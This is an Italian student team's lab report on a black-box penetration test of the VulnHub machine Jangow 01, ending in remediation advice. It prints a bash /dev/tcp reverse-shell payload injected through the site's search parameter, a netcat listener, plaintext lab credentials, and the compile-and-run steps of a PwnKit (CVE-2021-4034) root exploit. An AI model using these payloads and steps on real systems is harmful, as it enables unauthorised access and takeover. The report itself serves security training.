Relazione — Jangow 01 (BlackBox Testing)

A cura di Pierantonio Miglietta, Iris Canole, Rebecca Talone, Alessandro Ricci, Francesco Miolli, Tiziano Bramonti, Andrea Sottile

Obiettivi

Identificare e sfruttare le vulnerabilità presenti nella macchina virtuale **Jangow 01**, ottenendo l'accesso iniziale al sistema e successivamente facendo escalation dei privilegi fino a raggiungere i permessi di **root**.

Quest'attività di **BlackBox Testing** simula uno scenario realistico di valutazione della sicurezza che comprende le fasi di discovery, enumerazione dei servizi esposti, ottenimento dell'accesso iniziale al sistema target e privilege escalation.

Ambiente

L'ambiente di test è costituito da una rete locale controllata con le seguenti caratteristiche:

- **Macchina attaccante:** Kali Linux (IP: `192.168.50.6`)
- **Macchina target:** Jangow 01 (VM scaricata da VulnHub)
- **Range di rete:** `192.168.50.0/24`

Metodologia del Penetration Testing

Seguiamo le best practice del penetration testing, articolato nelle seguenti fasi:

- Identificazione degli host attivi nella rete
- Scansione delle porte e identificazione dei servizi
- Analisi delle vulnerabilità e ricerca di credenziali
- Sfruttamento delle vulnerabilità per ottenere accesso
- Escalation dei privilegi a root


Network Scan

Utilizzando **nmap** con la tecnica di **ping scan**, abbiamo mappato la rete locale per individuare la macchina target Jangow 01.

Comando utilizzato per la discovery degli host attivi:

```
sudo nmap -sn 192.168.50.6/24
```

Il parametro **-sn** (ping scan) consente di effettuare una scansione rapida della rete per identificare gli host attivi senza eseguire una scansione completa delle porte, riducendo il rumore e accelerando la fase di discovery.



Enumerazione e Port Scanning


Una volta identificato l'IP della macchina target (**192.168.50.9**), abbiamo proceduto con una scansione approfondita per identificare tutti i servizi esposti e le relative versioni software.

Comando utilizzato per l'enumeration completa:

```
sudo nmap -A 192.168.50.9
```

Il parametro **-A** (aggressive scan) abilita le seguenti funzionalità:

- OS detection (-O)
- Version detection (-sV)
- Script scanning (-sC)
- Traceroute (--traceroute)



Durante la fase di enumeration, è emersa la presenza di servizi web esposti:

- **ftp** versione **vsftpd 3.0.3** alla porta **21/tcp**
- **http** versione **Apache httpd 2.4.18** alla porta **80/tcp**


Identificazione Credenziali

L'analisi del sito web ha rivelato la pagina `/site/busque.php?buscar=` che accetta input dall'utente tramite il parametro GET `buscar=` (buscar = "cerca" in spagnolo).

Questa **funzionalità di ricerca** è vulnerabile perché l'applicazione non sanitizza l'input e lo passa direttamente a funzioni PHP che permettono di leggere file arbitrari dal filesystem.

Abbiamo dunque provato ad effettuare un directory listing direttamente dalla pagina web tramite il comando `ls -la`, ottenendo il seguente risultato:

Tramite un listing della directory wordpress, siamo riusciti ad ottenere il file `config.php` noto per contenere file di configurazione e possibili password di accesso.




Una volta trovata la pagina, abbiamo usato *Gobuster* per testare il parametro:

```
gobuster 1246 gobuster dir -u http://192.168.50.9/site -x html,txt,php,bak -w /usr/share/wordlists/dirb/common.txt
```

Gobuster ha rivelato directory di configurazione accessibili, contenenti **credenziali in chiaro** per l'accesso al database.

In particolare:

- `/.backup`
- `/config.php`




Immettendo come input `cat../.backup` nella URL vulnerabile abbiamo individuato **due utenti diversi con la stessa password**:

Primo set di credenziali:

```
$username = "desafio02";$password = "abygurl69";$database = "desafio02";
```

Secondo set di credenziali:

```
$username = "jangow01";$password = "abygurl69";$database = "jangow01";
```



Possiamo osservarli in chiaro come response anche intercettando con BurpSuite la richiesta `GET /site/busque.php?buscar=cat%20wordpress/config.php`.

Exploitation - Accesso FTP

Grazie alle credenziali identificate, abbiamo tentato l'accesso al servizio FTP esposto sulla macchina target. Le credenziali dell'utente **jangow01** si sono rivelate valide per l'accesso FTP, mentre l'utente **desafio02** non disponeva dei permessi necessari.

Login FTP

Accesso effettuato con successo utilizzando le seguenti credenziali:

- **Username:** `jangow01`
- **Password:** `abygurl69`

Stabilire Reverse Shell

Una volta ottenuto l'accesso FTP, abbiamo sfruttato la possibilità di eseguire comandi remoti attraverso l'interfaccia web. Abbiamo implementato una **reverse shell** utilizzando bash per stabilire una connessione verso la nostra macchina attaccante.

Payload utilizzato per la reverse shell:

```
bash -c 'bash -i > /dev/tcp/192.168.50.6/443 0>&1'
```

Cosa significa:

- `bash -c` = esegui un comando bash
- `bash -i` = avvia una shell interattiva
- `> /dev/tcp/192.168.50.6/443` = redireziona l'output verso l'IP 192.168.50.6 **porta 443**
- `0>&1` = redireziona stdin (0) verso stdout (1), creando una connessione bidirezionale

Payload URL-encoded inserito in `buscar=`:

```
bash -c 'bash -i > %2Fdev%2Ftcp%2F192.168.50.6%2F443 0>%261'
```

Dove:

- `%2F` = `/`
- `%26` = `&`

Il payload è stato inserito nel campo di ricerca del sito web. La scelta della porta **443** è strategica: questa porta risulta **filtrata in entrata ma non in uscita**, consentendo di bypassare eventuali regole firewall che potrebbero bloccare connessioni outbound su porte non standard.

Listener sulla macchina attaccante:

```
nc -lvnp 443
```


Dopo l'esecuzione del payload, abbiamo ottenuto una shell interattiva con i privilegi dell'utente **www-data**.

Privilege Escalation

Una volta stabilito l'accesso iniziale con i privilegi di **www-data**, la fase successiva ha riguardato l'escalation dei privilegi per ottenere accesso root. Per automatizzare l'identificazione di vettori di privilege escalation, è stato utilizzato **LinPEAS** (Linux Privilege Escalation Awesome Script).

Utilizzo di LinPEAS


LinPEAS è stato trasferito sulla macchina target tramite FTP e successivamente eseguito per effettuare un'analisi approfondita del sistema. Lo script ha identificato la vulnerabilità **PwnKit** come vettore potenziale per l'escalation dei privilegi.



Exploit PwnKit (CVE-2021-4034)

La vulnerabilità **PwnKit (CVE-2021-4034)** è una vulnerabilità di memory corruption in polkit's pkexec che consente ad un utente non privilegiato di ottenere privilegi root su sistemi Linux.

Per sfruttare questa vulnerabilità, abbiamo scaricato l'exploit da GitHub:



```
┌──(kali㉿kali)-[~/CVE-2021-4034]
└─$ gcc cve-2021-4034-poc.c -o cve-2021-4034-poc

┌──(kali㉿kali)-[~/CVE-2021-4034]
└─$ ls -all
total 36
drwxrwxr-x  3 kali kali  4096 Nov 11 05:34 .
drwx------ 31 kali kali  4096 Nov 11 05:33 ..
-rwxrwxr-x  1 kali kali 16208 Nov 11 05:34 cve-2021-4034-poc
-rw-rw-r--  1 kali kali  1267 Nov 11 05:33 cve-2021-4034-poc.c
drwxrwxr-x  8 kali kali  4096 Nov 11 05:33 .git
-rw-rw-r--  1 kali kali  1271 Nov 11 05:33 README.md
```

Trasferimento e Esecuzione dell'Exploit

L'exploit è stato trasferito sulla macchina target Jangow attraverso il servizio FTP precedentemente compromesso:

```
┌──(kali㉿kali)-[~]
└─$ cd CVE-2021-4034

┌──(kali㉿kali)-[~/CVE-2021-4034]
└─$ ftp 192.168.50.9
Connected to 192.168.50.9.
220 (vsFTPd 3.0.3)
Name (192.168.50.9:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /tmp
250 Directory successfully changed.
ftp> put cve-2021-4043-poc.c
local: cve-2021-4043-poc.c remote: cve-2021-4043-poc.c
ftp: Can't open `cve-2021-4043-poc.c': No such file or directory
ftp> put cve-2021-4034-poc.c
local: cve-2021-4034-poc.c remote: cve-2021-4034-poc.c
229 Entering Extended Passive Mode (|||12515|)
150 Ok to send data.
100% |***********************************************************************|  1267       41.66 MiB/s    00:00 ETA
226 Transfer complete.
1267 bytes sent in 00:00 (1.42 MiB/s)
ftp> chmond 777 cve-2021-4034-poc.c
?Invalid command.
ftp> chmod 777 cve-2021-4034-poc.c
200 SITE CHMOD command ok.
ftp>
```

```
jangow01@jangow01:/tmp$ ls -all
ls -all
total 996
drwxrwxrwt  9 root     root        4096 Nov 11 01:01 .
drwxr-xr-x 24 root     root        4096 Jun 10  2021 ..
-rwxrwxrwx  1 jangow01 desafio02   1267 Nov 11 01:01 cve-2021-4034-poc.c
drwxrwxrwt  2 root     root        4096 Nov 10 16:09 .font-unix
drwxrwxrwt  2 root     root        4096 Nov 10 16:09 .ICE-unix
-rwxrwxrwx  1 jangow01 desafio02 971926 Nov 10 23:48 linpeas.sh
-rw-------  1 jangow01 desafio02     33 Nov 10 22:22 newshell.php
drwx------  3 root     root        4096 Nov 10 16:09 systemd-private-2e2b72471f6c43f7a2ca5bd8c5e8731f-systemd-timesyncd.service-O4
nvyQ
drwxrwxrwt  2 root     root        4096 Nov 10 16:09 .Test-unix
drwx------  2 www-data www-data    4096 Nov 11 00:12 tmux-33
drwxrwxrwt  2 root     root        4096 Nov 10 16:09 .X11-unix
drwxrwxrwt  2 root     root        4096 Nov 10 16:09 .XIM-unix
jangow01@jangow01:/tmp$ gcc cve-2021-4034-poc.c
```

Una volta trasferito, l'exploit è stato reso eseguibile tramite il comando **chmod +x**:

```
jangow01@jangow01:/tmp$ gcc cve-2021-4034-poc.c -o /tmp/exploit
gcc cve-2021-4034-poc.c -o /tmp/exploit
jangow01@jangow01:/tmp$ chmod +x /tmp/exploit
chmod +x /tmp/exploit
jangow01@jangow01:/tmp$ /tmp/exploit
```

Risultati

L'esecuzione dell'exploit PwnKit ha avuto successo, consentendo di eseguire l'escalation dei privilegi da **www-data** a **root**. Di seguito viene mostrato il risultato dell'escalation:

```
jangow01@jangow01:/tmp$ /tmp/exploit
/tmp/exploit
# whoami
whoami
root
```

Siamo diventati root

La prova del successo dell'escalation è visibile nell'immagine seguente, dove è possibile osservare:

- Il prompt della shell che mostra **root@jangow01**
- L'output del comando **id** che conferma UID=0 (root)
- L'accesso completo al filesystem con privilegi massimi

Vulnerabilità Identificate

Durante il penetration test sulla macchina Jangow 01 abbiamo identificato le seguenti vulnerabilità critiche:

1. Esposizione di credenziali in chiaro

- **Severità:** CRITICA
- **Descrizione:** file di configurazione contenenti credenziali database in chiaro accessibili via web
- **Impatto:** accesso non autorizzato al database e riuso delle credenziali per altri servizi

2. Command Injection via Web Interface

- **Severità:** CRITICA
- **Descrizione:** possibilità di eseguire comandi arbitrari attraverso il campo di ricerca dell'interfaccia web
- **Impatto:** esecuzione di codice remoto e stabilimento di reverse shell

3. PwnKit (CVE-2021-4034)

- **Severità:** ALTA
- **Descrizione:** vulnerabilità di privilege escalation in polkit's pkexec
- **Impatto:** escalation di privilegi da utente non privilegiato a root

Raccomandazioni

Sulla base delle vulnerabilità identificate, raccomandiamo di implementare tempestivamente le seguenti contromisure:

- **Gestione Sicura delle Credenziali**
  Non memorizzare mai credenziali in chiaro nei file di configurazione. Implementare la rotazione periodica delle password.

- **Validazione e Sanitizzazione dell'Input**
  Implementare rigorosa validazione e sanitizzazione di tutti gli input utente. Utilizzare whitelist per i caratteri permessi. Evitare l'esecuzione diretta di comandi shell con input utente. Utilizzare librerie sicure per l'esecuzione di comandi parametrizzati.

- **Aggiornamento Sistema**
  Applicare immediatamente le patch di sicurezza per polkit per mitigare CVE-2021-4034. Stabilire un processo di patch management per garantire aggiornamenti tempestivi.

Conclusioni

Il penetration test condotto sulla macchina virtuale Jangow 01 ha evidenziato la presenza di **vulnerabilità critiche** che hanno consentito di ottenere **accesso root completo al sistema** partendo da una situazione di completa assenza di conoscenza iniziale (BlackBox Testing).

L'esercizio ha dimostrato come la combinazione di **multiple vulnerabilità** possa creare una **catena di exploitation** che porta alla compromissione totale del sistema:

- **Esposizione di credenziali** in file di configurazione accessibili via web
- **Command injection** attraverso l'interfaccia web non sanitizzata
- **Privilege escalation** tramite vulnerabilità nota (PwnKit CVE-2021-4034)

Questo scenario sottolinea l'importanza di implementare controlli di sicurezza a tutti i livelli. La sicurezza non può essere considerata un elemento aggiuntivo, ma deve essere **integrata fin dalla fase di progettazione** delle infrastrutture di rete.

L'applicazione tempestiva delle raccomandazioni fornite è essenziale per mitigare i rischi e proteggere l'infrastruttura da potenziali attacchi.